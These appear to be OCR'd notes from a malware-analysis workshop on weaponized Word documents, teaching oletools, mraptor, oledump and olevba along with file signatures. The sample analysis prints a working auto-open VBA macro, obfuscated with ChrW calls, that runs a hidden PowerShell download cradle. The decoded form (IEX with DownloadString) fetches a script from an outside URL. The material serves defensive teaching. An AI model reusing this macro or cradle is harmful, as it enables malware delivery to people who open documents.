
Visual Basic for Applications (VBA) scripting is the weaponization method of choice for Office files. We'll be focusing on these in this workshop.

The following items are more advanced and are not as common as malicious macros. If you want to call yourself a malware analyst, you'll want to be familiar with each, but they are outside the scope of our workshop (we only have 4 hours!).

Example of malicious RTF file analysis:
https://isc.sans.edu/forums/diary/Malicious+RTF+Files/21315/

Equation Editor exploits are pretty cool:
https://www.mimecast.com/blog/2019/03/the-return-of-the-equation-editor-exploit--difat-overflow/

VBA stomping is a process in which the VBA code itself is removed from an Office document, yet the pre-compiled pCode remains within the document. This method is useful for targeted attacks, but is not used often for wide-net attacks as it requires the aggressor to know (or guess) the exact version of Office being used by the victim(s):
https://medium.com/walmartlabs/vba-stomping-advanced-maldoc-techniques-612c484ab278




Mr. Daniel Bohannon, one of my favorite security analysts out there, provided a white paper on advanced methods that can be used to obfuscate code within the command prompt. He also provides the Invoke-Obfuscation and Revoke-Obfuscation tools for dealing with obfuscation within PowerShell.

Attackers these days are leveraging both methods, often having one feeding into the other, to hide their shenanigans. Imagine obfuscated batch scripting that includes obfuscated PowerShell, which itself includes obfuscated batch scripting, WHICH ITSELF INCLUDES… you get the idea.

DOSfuscation white paper: https://www.fireeye.com/content/dam/fireeye-www/blog/pdfs/dosfuscation-report.pdf

- GitHub repos: https://github.com/danielbohannon
- Twitter: https://twitter.com/danielhbohannon
- Personal Blog: https://www.danielbohannon.com/
- FE Blog posts: https://www.fireeye.com/blog/threat-research.html/category/etc/tags/fireeye-blog-authors/daniel-bohannon



oletools is a great suite of tools, so much that I dedicated the next slide to them.


oledump.py by Didier Stevens is fantastic, and we'll be using the little fella in this workshop:
https://blog.didierstevens.com/programs/oledump-py/

Microsoft's very own VBA Editor is pretty darn useful. Here's a quick Visual Basic for Applications (VBA) Overview for ya:
https://en.wikipedia.org/wiki/Visual_Basic_for_Applications

We won't be using the following tools in this workshop, but you should still check them out:

OfficeMalScanner
http://www.reconstructer.org/code.html

OffVis – OLD tool, but still parses the OLE structure wonderfully
https://msrc-blog.microsoft.com/2009/09/14/offvis-updated-office-file-format-training-video-created/



Grab a copy of the oletools Cheat Sheet!
https://github.com/decalage2/oletools/blob/master/cheatsheet/oletools_cheatsheet.pdf

See https://www.decalage.info/python/oletools
- olevba is pure magic – more to come on this


I'll also be including some of the "super duper fantastical mega fun time" magic produced by ViperMonkey, also from Decalage:
https://github.com/decalage2/ViperMonkey

Here's an OLE CF (this one is a .doc) file in a hex editor.

Many folks use the terms file signature and magic number (or magic bytes) interchangeably. I like to refer to the hex values as the magic number (hex = a numbering system), while referring to the ASCII representation as the file signature.

Notice that the magic number is: `D0 CF 11 E0 A1 B1 1A E1`

- GET IT?! It spells "DOC FILE" in hex! How cute is that?!
- The file signature (or ASCII representation as noted) reads like "Di-dot-Ay-ih-ta-dot-A". Heh, just kidding. It's not very human readable, is it?
- See also https://www.filesignatures.net/index.php?page=search&search=DOC&mode=EXT



Here's the header of a DOCX file in a hex editor.


Do you recognize the magic number and/or file signature?
- Magic number: `50 4B 03 04 14 00 06`
- File signature: `PK`

It's just a darn .zip file! As a fun note, the `PK` (`0x504B`) references Phil Katz, the creator of the original PKZIP package. Anyone remember that bad boy? Old school in the house!
- Go ahead and try to unzip any DOCX files you have on your machine – cool huh?
- You can find a breakdown for the files via Google (like http://officeopenxml.com/anatomyofOOXML.php)

Fun trivia:
Another common file format that uses the creator's initials is the Windows Portable Executable (PE). You know those little .exe files your family members like to download randomly from the Internet? Yeah, the ones that come with full names like `GameOfThrones-FullSeason1.avi.exe`. Lol. Yeah, they use the magic number `4D5A`, or `MZ` in ASCII. The "MZ" stands for Mark Zbikowski, one of the lead developers of MS-DOS
- See https://en.wikipedia.org/wiki/DOS_MZ_executable

It’s that time gang!


Let’s pull apart some weaponized Word documents to see how they tick!



https://www.virustotal.com/gui/file/62a83453d87810a25cf7ef7952f8cbed211064f2de4e7e39ddcff42c8c855759/detection

The first Office file that we are going to analyze is an Office 2003 XML file that utilizes what is known as a PowerShell “download cradle” to download malware (yup, it’s a downloader, *not* a dropper).


These are the details for the file as seen on VirusTotal (VT).



I grabbed this screenshot from VirusTotal Graph to show how common these types of samples are. Here's the breakdown:

- In the middle, we have our file, originally submitted with the filename rech.docm (which means it's a macro-enabled DOCX file)
- At the top-left we see that it includes additional files within it, namely because it's a .zip file! (OOXML)
- The key here is at the bottom right, which shows related samples
- This samples was weaponized and emailed (see bottom left) to victims
- Meanwhile, VERY similar documents exist, are on VT, and can be reviewed if you have a Graph account (VT Enterprise)

Very often, when you receive malspam with a weaponized carrier file, you will find the sucker on VT already. If not, just wait a few days and someone will have uploaded it. Unless of course it was targeted, in which case nevermind! Anywho, once the sucker hits VT, related samples will start showing up. Attackers often craft a document, weaponize it, then make very minor edits to the scripting (new URLs for example) for new campaigns. Very common tactic. Eventually, they'll re-do the document itself, but some of these have a decent shelf life.



We'll be using the REMnux VM first. As such, copy the sample, 62a83453d87810a25cf7ef7952f8cbed211064f2de4e7e39ddcff42c8c855759, to your REMnux VM.

The first tool we'll run on this sample is Macro Raptor, or mraptor.py (part of the oletools suite). The tool will parse OLE and OpenXML files to detect malicious macros. To run the sucker, simply type:

```
mraptor.py -m
62a83453d87810a25cf7ef7952f8cbed211064f2de4e7e39ddcff42c8c855
759
```

- The `-m` argument is "show matched strings", which simply provides additional information on your sample
- Your output should look like what we see on this slide. Thanks to the `-m` argument, we see: `Matches: ['Auto_Open', 'Shell']`
- This gives us a heads-up that the macro within the file uses `Auto_Open` and `Shell`
- More on these functions two slides from now!

I sometimes use Macro Raptor as a triage tool. We have more powerful tools at our fingertips if/when we need to extract and/or deobfuscate any macros.

```
VBA MACRO NewMacros.bas
in file: word/vbaProject.bin - OLE stream: u'VBA/NewMacros'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Sub Auto_Open()
    Dim first As String
    Dim second As String
    Dim third As String
    Dim fourth As String
    Dim fifth As String
    Dim sixth As String
    Dim seventh As String
    Dim eighth As String
    Dim ninth As String
    Dim tenth As String
    Dim eleventh As String
    Dim twelfth As String
    Dim last As String
    first = ChrW(112) & ChrW(111) & ChrW(119) & ChrW(101) & ChrW(114) & ChrW(115) & ChrW(104) & ChrW(101) & ChrW(108) & ChrW(108)
    second = ChrW(46) & ChrW(101) & ChrW(120) & ChrW(101) & ChrW(32) & ChrW(45) & ChrW(119) & ChrW(32) & ChrW(104) & ChrW(105)
    third = ChrW(100) & ChrW(100) & ChrW(101) & ChrW(110) & ChrW(32) & ChrW(45) & ChrW(99) & ChrW(32) & ChrW(34) & ChrW(73)
    fourth = ChrW(69) & ChrW(88) & ChrW(32) & ChrW(40) & ChrW(40) & ChrW(110) & ChrW(101) & ChrW(119) & ChrW(45) & ChrW(111)
    fifth = ChrW(98) & ChrW(106) & ChrW(101) & ChrW(99) & ChrW(116) & ChrW(32) & ChrW(110) & ChrW(101) & ChrW(116) & ChrW(46)
    sixth = ChrW(119) & ChrW(101) & ChrW(98) & ChrW(99) & ChrW(108) & ChrW(105) & ChrW(101) & ChrW(110) & ChrW(116) & ChrW(41)
    seventh = ChrW(46) & ChrW(100) & ChrW(111) & ChrW(119) & ChrW(110) & ChrW(108) & ChrW(111) & ChrW(97) & ChrW(100) & ChrW(115)
    eighth = ChrW(116) & ChrW(114) & ChrW(105) & ChrW(110) & ChrW(103) & ChrW(40) & ChrW(39) & ChrW(104) & ChrW(116) & ChrW(116)
    ninth = ChrW(112) & ChrW(58) & ChrW(47) & ChrW(47) & ChrW(109) & ChrW(105) & ChrW(114) & ChrW(114) & ChrW(111) & ChrW(114)
    tenth = ChrW(46) & ChrW(116) & ChrW(101) & ChrW(107) & ChrW(99) & ChrW(105) & ChrW(116) & ChrW(105) & ChrW(101) & ChrW(115)
    eleventh = ChrW(46) & ChrW(99) & ChrW(111) & ChrW(109) & ChrW(47) & ChrW(116) & ChrW(101) & ChrW(115) & ChrW(116) & ChrW(116)
    twelfth = ChrW(101) & ChrW(115) & ChrW(116) & ChrW(46) & ChrW(112) & ChrW(115) & ChrW(49) & ChrW(39) & ChrW(41) & ChrW(41) & ChrW(34)
    last = first + second + third + fourth + fifth + sixth + seventh + eighth + ninth + tenth + eleventh + twelfth
    Shell (last)
End Sub
Sub AutoOpen()
    Auto_Open
End Sub
Sub Workbook_Open()
    Auto_Open
End Sub
```

Many tools will provide us the ability to dump the macros from this file. One example of such a tool is `oledump.py`, which could be used as such:

```
oledump.py -s A3 -v
62a83453d87810a25cf7ef7952f8cbed211064f2de4e7e39ddcff42c8c855
759
```

This command uses `-s A3` to select the stream labeled A3 along with the `-v` argument to decompress the VBA. Feel free to run this now if you'd like.

However, I prefer to use `olevba.py` -- or `olevba3.py` if you have Python 3 (and if you prefer Python 3 over 2, I no longer like you, just so you know) – to review macros within OLE files.

Run olevba to see what it provides:


```
olevba.py
62a83453d87810a25cf7ef7952f8cbed211064f2de4e7e39ddcff42c8c855
759
```

Next, use the `--reveal` argument to obtain additional information:

```
olevba.py --reveal
62a83453d87810a25cf7ef7952f8cbed211064f2de4e7e39ddcff42c8c855759
```

Upon running this, you'll notice the following within the output:

```
first = "powershell"
second = ".exe -w hi"
third = "dden -c ""I"
fourth = "EX ((new-o"
fifth = "bject net."
sixth = "webclient)"
seventh = ".downloads"
eighth = "tring('htt"
ninth = "p://mirror"
tenth = ".tekcities"
eleventh = ".com/testt"
twelfth = "est.ps1'))"""
last = first + second + third + fourth + fifth + sixth +
seventh + eighth + ninth + tenth + eleventh + twelfth
Shell (last)
```



You can run olevba with the argument `-a` to see just the tool's analysis (no code is shown):
`olevba.py -a 62a83453d87810a25cf7ef7952f8cbed211064f2de4e7e39ddcff42c8c855759`

Pay special attention to the following identified keywords within the analysis section at the bottom of your output:

- **Shell** – used to run a process (the second argument is the window type, with `0` being a hidden window)
- **Chr** – takes a character code (a Long) and returns the character equivalent. `ChrB` returns a Byte, while `ChrW` returns a string with the Unicode character specified. Note that the Long values provided are decimal, NOT hexadecimal. For example, `ChrW(65)` would return the ASCII "A", while `ChrW(66)` would return "B".
- **AutoOpen**, **Auto_Open**, & **Workbook_Open** – serve as built-in functions that initiate upon opening a document.

Random tidbits of detail: As of this workshop, the REMnux repos include olevba.py v0.51. The most recent version available as of this writing is v0.54.2. You can install the newer tools within your REMnux VM if you'd like: `sudo pip install oletools`

- This will result in two installed versions. The new ones will be located at

`/usr/local/bin/olevba`

- This means that if you type `olevba`, you'll get the new one, but if you type `olevba.py`, you'll get the one installed by the REMnux repos

